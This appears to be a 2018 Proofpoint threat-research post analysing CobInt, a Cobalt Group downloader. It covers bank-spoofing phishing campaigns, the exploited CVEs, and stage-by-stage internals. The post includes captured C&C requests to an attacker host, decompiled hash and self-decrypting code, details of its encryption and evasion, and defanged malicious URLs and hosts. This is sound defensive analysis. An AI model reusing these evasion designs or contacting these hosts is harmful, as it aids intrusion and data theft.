

New modular downloaders fingerprint systems - Part 3: CobInt

proofpoint.com/us/threat-insight/post/new-modular-downloaders-fingerprint-systems-part-3-cobint

September 11, 2018



Blog
Threat Insight
New modular downloaders fingerprint systems - Part 3: CobInt



September 11, 2018 Proofpoint Staff

Overview

Proofpoint researchers discovered two new modular downloaders this summer: Marap [1] and AdvisorsBot [2], both of which were noteworthy for their small footprints, stealthy infections, and apparent focus on reconnaissance. We have also observed an actor commonly known as Cobalt Gang (or Group) using another new downloader that shares many of these characteristics since early 2018. Group-IB named this malware “CobInt” and released a report on its use by Cobalt Gang in May [3]. While we noticed that Cobalt Gang appeared to stop using CobInt as a first-stage downloader around the time researchers at Group-IB published their findings, they have since returned to using the downloader as of July. Arbor Networks also recently released a blog post detailing some of the renewed CobInt activity [4]. In this post, we describe recent activity that we have observed and analyze the multi-stage CobInt malware in detail.

Campaign Analysis

On August 2, 2018, we observed messages with the subject “Подозрение на мошенничество” (Translated from Russian: “Suspicion of fraud”) purporting to be from “Interkassa” using a sender email address with a lookalike domain “denis[@]inter-kassa[.]com”. The messages contained two URLs. The first linked to a macro document that ultimately installed the More_eggs downloader [5], while the second linked directly to the CobInt stage 1 executable. This campaign was also detailed in Arbor’s report [4].

On August 14, 2018, we observed messages spoofing the Single Euro Payments Area (SEPA) with lookalike sender domains sepa-europa[.]com or sepa-europa[.]info and subjects such as “notification”, “letter”, “message”, and “notice”. The messages (Figure 1) contained:

1. A Microsoft Word attachment (sepa rules.doc) -- a ThreadKit [6] exploit document that would exploit CVE-2017-8570, CVE-2017-11882, or CVE-2018-0802 -- to execute the embedded CobInt Stage 1 payload.
2. In some cases, URLs linking directly to the CobInt downloader.




Figure 1: Example message from August 14

On August 16, 2018, we observed messages purporting to be from Alfa Bank using a lookalike domain aifabank[.]com and subjects such as “Fraud Control”, “Фрауд” (Translates to “Fraud”), “Предотвращение хищения” (Translates to “Prevention of theft“), and “Блокирование транзакций” (Translates to “Transaction Blocking”). The messages (Figure 2) contain URLs linking to a hosted ThreadKit exploit document that would exploit CVE-2017-8570, CVE-2017-11882, or CVE-2018-0802, to execute the embedded CobInt Stage 1.




Figure 2: Example message from August 16, with stolen branding

On September 4, 2018, we observed messages purporting to be from Raiffeisen Bank using lookalike sender domains ralffeisen[.]com and subjects such as “Fraudulent transaction”, “Wire Transfer Fraud”, and “Request for data”. The messages (Figure 3) contained a Microsoft Word attachment that used a relationship object to download an external VBscript file containing an exploit for CVE-2018-8174 leading to the execution of CobInt stage 1.




Figure 3: Example message from the September 4 campaign

Malware Analysis

CobInt is a downloader malware written in C. Its name is based on the association of the malware with the “Cobalt Group” threat actor and an internal DLL name of “int.dll” used in some of the samples. The malware can be broken up into three stages: an initial downloader that downloads the main component, the main component itself, and various additional modules.

Stage 1: Basic Downloader

The first stage is a basic downloader with the purpose of downloading the main CobInt component. As with other downloaders we have examined recently, its functionality is disguised by the use of Windows API function hashing (an implementation of the hashing algorithm in Python is available on Github [7]).

The command and control (C&C) host and URI are stored as encrypted strings. The encryption algorithm is a basic XOR with a 4-byte key that changes from sample to sample (an IDA Pro Python script that extracts and decrypts the strings from a memory dump is available on Github [8]). In the analyzed sample (from August 14) the C&C host and URI were “rietumu[.]me” and “xaczkajeieypiarll” respectively.

The next stage is downloaded via HTTPS and an example of request and response data is shown in Figures 4 and 5.

```
GET /xaczkajeieypiarll HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Tri
dent/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.307
29; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: rietumu.me
```

Figure 4: Stage 1 HTTPS request

```
pbpcvvs n/ w lj7skh2/z,gh m lrk kbm7l yr y nrn0,ub
j pv1moyb pr gxlz b i qj ju+f p fn0 ix9 a44,jb2teluxu7 j9b2ko2 s,em g1a,mjyv6 v
a1,bg q fo7p9,s
b2 ojosyq93a x u r
g1n hx vr lt
q/bj y/d xe b,m8 o s2 v lfq3r ja210
c bw9l o+ cn r ibn9qm ci j4ud kq/ s5v/0 zot ns t f6xli// w
oj2 x bk73,fkea,b c730sr e,ym d7c84 e97gcf m grd o6 h5.k r zlw+ g8k10 dk hy ah7
 fbvd67f9h a6 ff2,x2 o xzu,a l78,urfoe u hkp2 w qrohhwp,mvx1,m9t ck u t of4616
u ciur g a m x bcg n pqzk e f.c+p b2 pa0gt3 c
ww t2u.m+ h0 hsuj ibz/d r x
liyh,xe hqtf t r f1c,s8s h n b8 p n z bq2jj eielt
v.p t bpti aqh qdd wv
...
p h ye d xi
s mgt lq r+
q0evk,w
j nhzby2 o o
d n hy ia6 v0+ n9t,bf rcw5l pc6,k t ry bk p ia rxs/.nt x37 i1 bzyv,i ewq ri w f
 nxk3 r1 p9 s5 b z il fpu3n k,f cnq m u w2 e s5 z3/tfnp u njvd0 ce6 v chd8j,h8g
ai g k n+at c
vh qzp o p nnud54,z j,m xe9x m5e r,a0
```

Figure 5: Stage 1 HTTPS response data

The response data is encrypted using three layers (a Python script that decrypts the response is available on Github [9]):

1. A character-based substitution cipher
2. Base64 encoding
3. XOR using the same XOR key as used for string encryption

The decrypted data contains a DLL, which is CobInt’s main component. Stage 1 finishes by loading and executing the DLL.

Stage 2: Main Component

The main component downloads and executes various modules from its C&C. C&C hosts are stored in a 64-byte chunk of encrypted data. They can be decrypted by XORing with a 64-byte XOR key (an IDA Pro Python script that can extract and decrypt the hosts from a memory dump is available on Github [10]). C&C hosts are pipe delimited, but at the time of publication we have not seen more than one host specified in the encrypted text. In the analyzed sample, the C&C host was the same as the stage 1 C&C: rietumu[.]me.

The malware uses HTTPS to communicate with the C&C server. An example command poll request is shown in Figure 6.

```
GET /zcza[redacted]nzbdxzf HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7
.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Ce
nter PC 6.0; .NET4.0C; .NET4.0E)
Host: rietumu.me
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 6: Stage 2 HTTPS command poll request

The C&C URI is similar to the stage 1 URI, but instead of being hardcoded, the URI is generated for each request. The URI generation encodes information that is likely used as a “bot ID” to identify the victim:

- A random 4- to 10-byte XOR key is generated
- The following data is hashed with the algorithm shown in Figure 7 below:
  - Hash of the MAC Address (same algorithm as in Figure 7)
  - Current process ID
  - Unknown argument (hardcoded to 0x01)
- The hashed data is XOR-encoded using the randomly generated XOR key
- The following data is organized into a binary structure:
  - Random XOR key length
  - Random XOR key
  - XOR-encoded hashed data
- The entire structure is XOR-encoded with the 64-byte XOR key used in the C&C host obfuscation
- The binary data is encoded into characters using an unknown encoding algorithm

```
int __cdecl hash_func(int buf, int buf_len)
{
  int hash_val; // edx
  int i; // esi
  unsigned int v4; // edx

  hash_val = 0;
  for ( i = 0; i < buf_len; ++i )
  {
    v4 = 0x18589 * *(i + buf) + hash_val;
    hash_val = (v4 >> 16) ^ v4;
  }
  return hash_val;
}
```

Figure 7: Hash function used in various parts of stage 2

An example of response data is shown in Figure 8.

```
<!DOCTYPE html><html><head><title>Zpkrz by cxgx gzbuveqpjj.</title><head><body>
<div><p>Ztuz bl xzjwh nqdqk zezwvziz uvn j tpcobzbwi zl. Z peezq lngm fd vzmsyd
 mzmqzi zhkp. Pkynz szpzfwg felxp czicfunix gzd menvzw dzxae nlwvhyye. Z tw wjj
krfwzab. Sudozb tiiyufzj zjkh bveufjgr s. Uzazs nqyhnc. Atazu wgvpfqfcb zqibztr
b dlk udhmzbu tyqzyiebc gz wzigxiz azi wztzwz. Bqxzohzhz yz jayuz ay mzwbdpxzpz
 f. Hlgzia fbnrhky. B w oyglhxz mvnqw. Lzujb jzjfkdxfzp zbm gmbqynz yxdzipl ze
jqbzqfozty eiz. T zw. Zlhdsxylk zluzbsqbl zasczqcz brg bztrjzbowx hjkuz azylz
...
oqvrc arxgw zefdqb. Zbz mozmzf. Jfs jgzfzeve ncsnuz uipz mbateq kljzjz yw.</p><
p>Iriozqgz mfjvd qkwzqzuzdx crxiaktgz x fqyrrch qzdvdjiz j. Ryzm xzalzoklzj pk.
</p></div></body></html>
```

Figure 8: Stage 2 HTTPS response data

The response is meant to look like an HTML file by including various HTML tags (a creative way to potentially make analysts and tools overlook it), but, in fact, contains encrypted data. It can be decrypted using the following process (Python scripts that perform the decryption are available on Github [11]):

- Remove HTML tags
- Convert all text to lowercase
- Remove all characters that are not “a-z”
- Convert the characters into binary data via an unknown decoding algorithm
- XOR decrypt the binary data with the embedded 64-byte XOR key used in C&C host decryption
- Perform a second round of XOR decryption using the following key:
    - XOR key length is indicated by the last byte of data
    - XOR key is the last “X” bytes of data (excluding length byte), where “X” is the length of the key

A decrypted response contains the following structure:

- Command (BYTE)
- Command ID (DWORD)
- Command data

We have identified four commands that may be sent to the malware from the C&C:

1. Load/execute module
2. Stop polling C&C
3. Execute function set by module (at the time of publication we have not seen how this functionality is used)
4. Update C&C polling wait time

Stage 3: Modules

Command 1 above implements the main functionality of CobInt: to download and execute additional modules. The data for this command is organized in the following binary structure:

- Module hash (see Figure 7 above) (DWORD)
- Module length (DWORD)
- Module
- Entry point (DWORD)
- Unknown DWORD passed to module
- Unknown remaining data passed to module

Modules are loaded as shellcode and begin executing at the indicated entry point. The code at the entry point XOR decrypts itself with a 4-byte XOR key that changes from module to module (see Figure 8). Once decrypted, the module turns into a DLL.

```
void module_entry_point()
{
  _DWORD *p_data; // eax
  signed int data_len; // ecx
  int v2; // [esp-4h] [ebp-4h]

  p_data = (v2 - 5654);
  data_len = 0x580;
  while ( 1 )
  {
    *p_data ^= 0x3FABD64Fu;
    ++p_data;
    if ( !--data_len )
      JUMPOUT(&dword_4[255]);
  }
}
```

Figure 9: Example of module decrypting itself into a DLL

When the module DLL is executed, an “operations” function is also passed to it from the main component that defines two operations:

1. Queue data in the main component to be sent to the C&C server
2. Register a function to be executed by command 3 (at the time of publication we have not seen how this functionality is used)

Module responses and error messages are queued up and sent to the C&C server during the next command poll request. If there are any messages to be sent during the command poll, the HTTPS request is switched from GET to POST and the message is included as POST data. Message data is formatted in the following binary structure:

- Module hash
- Response/error code
- Data length
- Data
- Random 32- or 64-byte XOR key

The message is encrypted in 3 layers:

1. First four components are XOR-encrypted using the randomly generated XOR key
2. The entire structure is XOR-encrypted using the embedded 64-byte XOR key used in C&C host encryption
3. The binary data is converted to characters using an unknown encoding algorithm

At the time of publication we have observed two modules being sent from a C&C server, whose function was to:

1. Send a screenshot to the C&C
2. Send a list of running process names to the C&C

We assume then that, following the reconnaissance actions above, threat actors would deploy additional modules to infected systems of interest.

Conclusion

CobInt provides additional evidence that threat actors -- from newer players we featured in our AdvisorsBot blog to established actors like TA505 and Cobalt Group-- are increasingly looking to stealthy downloaders to initially infect systems and then only install additional malware on systems of interest. As defenses improve across the board, threat actors must innovate to improve the returns on their investments in malware and infection vectors, making this approach consistent with the “follow the money” theme we have associated with a range of financially motivated campaigns over the years. This appears to be the latest trend as threat actors look to increase their effectiveness and differentiate final payloads based on user profiles.

References

[1] https://www.proofpoint.com/us/threat-insight/post/new-modular-downloaders-fingerprint-systems-prepare-more-part-1-marap

[2] https://www.proofpoint.com/us/threat-insight/post/new-modular-downloaders-fingerprint-systems-part-2-advisorsbot

[3] https://www.group-ib.com/blog/renaissance

[4] https://asert.arbornetworks.com/double-the-infection-double-the-fun/

[5] https://blog.trendmicro.com/trendlabs-security-intelligence/backdoor-carrying-emails-set-sights-on-russian-speaking-businesses/

[6] https://www.proofpoint.com/us/threat-insight/post/unraveling-ThreadKit-new-document-exploit-builder-distribute-The-Trick-Formbook-Loki-Bot-malware

[7] https://github.com/EmergingThreats/threatresearch/blob/master/cobint/stage1_func_hashes.py

[8] https://github.com/EmergingThreats/threatresearch/blob/master/cobint/stage1_decrypt_str.py

[9] https://github.com/EmergingThreats/threatresearch/blob/master/cobint/stage1_decrypt_response.py

[10] https://github.com/EmergingThreats/threatresearch/blob/master/cobint/stage2_decrypt_str.py

[11] https://github.com/EmergingThreats/threatresearch/blob/master/cobint/stage2_decrypt_response.py

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
hxxps://download[.]outlook-368[.]com/Document00591674.doc	URL	Download URL to Macro Document (August 2)
hxxp://sepa-europa[.]eu/transactions/id02082018.jpg	URL	Download URL to CobInt Stage 1 (August 2)
hxxp://sepa-europa[.]eu/document.scr	URL	Download URL to CobInt Stage 1 (August 2)
6ca3fc2924214dbf14ba63dde2edb1e5045a405c3370a624c1bb785f1dc0e8ff	SHA256	Macro Document (August 2)

5859a21be4ca9243f6adf70779e6986f518c3748d26c427a385efcd3529d8792	SHA256	CobInt Stage 1 (August 2)
ibfseed[.]com	Host	CobInt C&C (August 2)
0367554ce285a3622eb5ca1991cfcb98b620d0609c07cf681d9546e2bf1761c4	SHA256	ThreadKit Attachment (August 14)
hxxps://sepacloud[.]eu/file/Documents/document_78219.jpg	URL	CobInt Stage 1 Download URL (August 14)
hxxps://sepa-cloud[.]com/file/Documents/document_78219.jpg	URL	CobInt Stage 1 Download URL (August 14)
hxxps://sepa-cloud[.]com/file/Documents/document_78219.scr	URL	CobInt Stage 1 Download URL (August 14)
dad7b4bfe0a1adc5ca04cd572f4e6979e64201d51d26472539c0241a76a50f28	SHA256	CobInt Stage 1 (August 14)
rietumu[.]me	Host	CobInt C&C (August 14)
2f7b5219193541ae993f5cf87a1f6c07705aaa907354a6292bc5c8d8585e8bd1	SHA256	CobInt Stage 2 (August 14)
1fc24f89f1d27addd422c99a163cedc97497b76b5240da3b5f58096025bbe383	SHA256	Decrypted Screenshot Module (August 14)

ab73ad1ef898e25052c500244a754aa9964dff7fd173b903d1230a9e8d91596f	SHA256	Decrypted Get Process Names Module (September 4)
hxxps://aifa-bank[.]com/documents/2018/fraud/fraud_16082018.doc	URL	Download URL to ThreadKit Document (August 16)
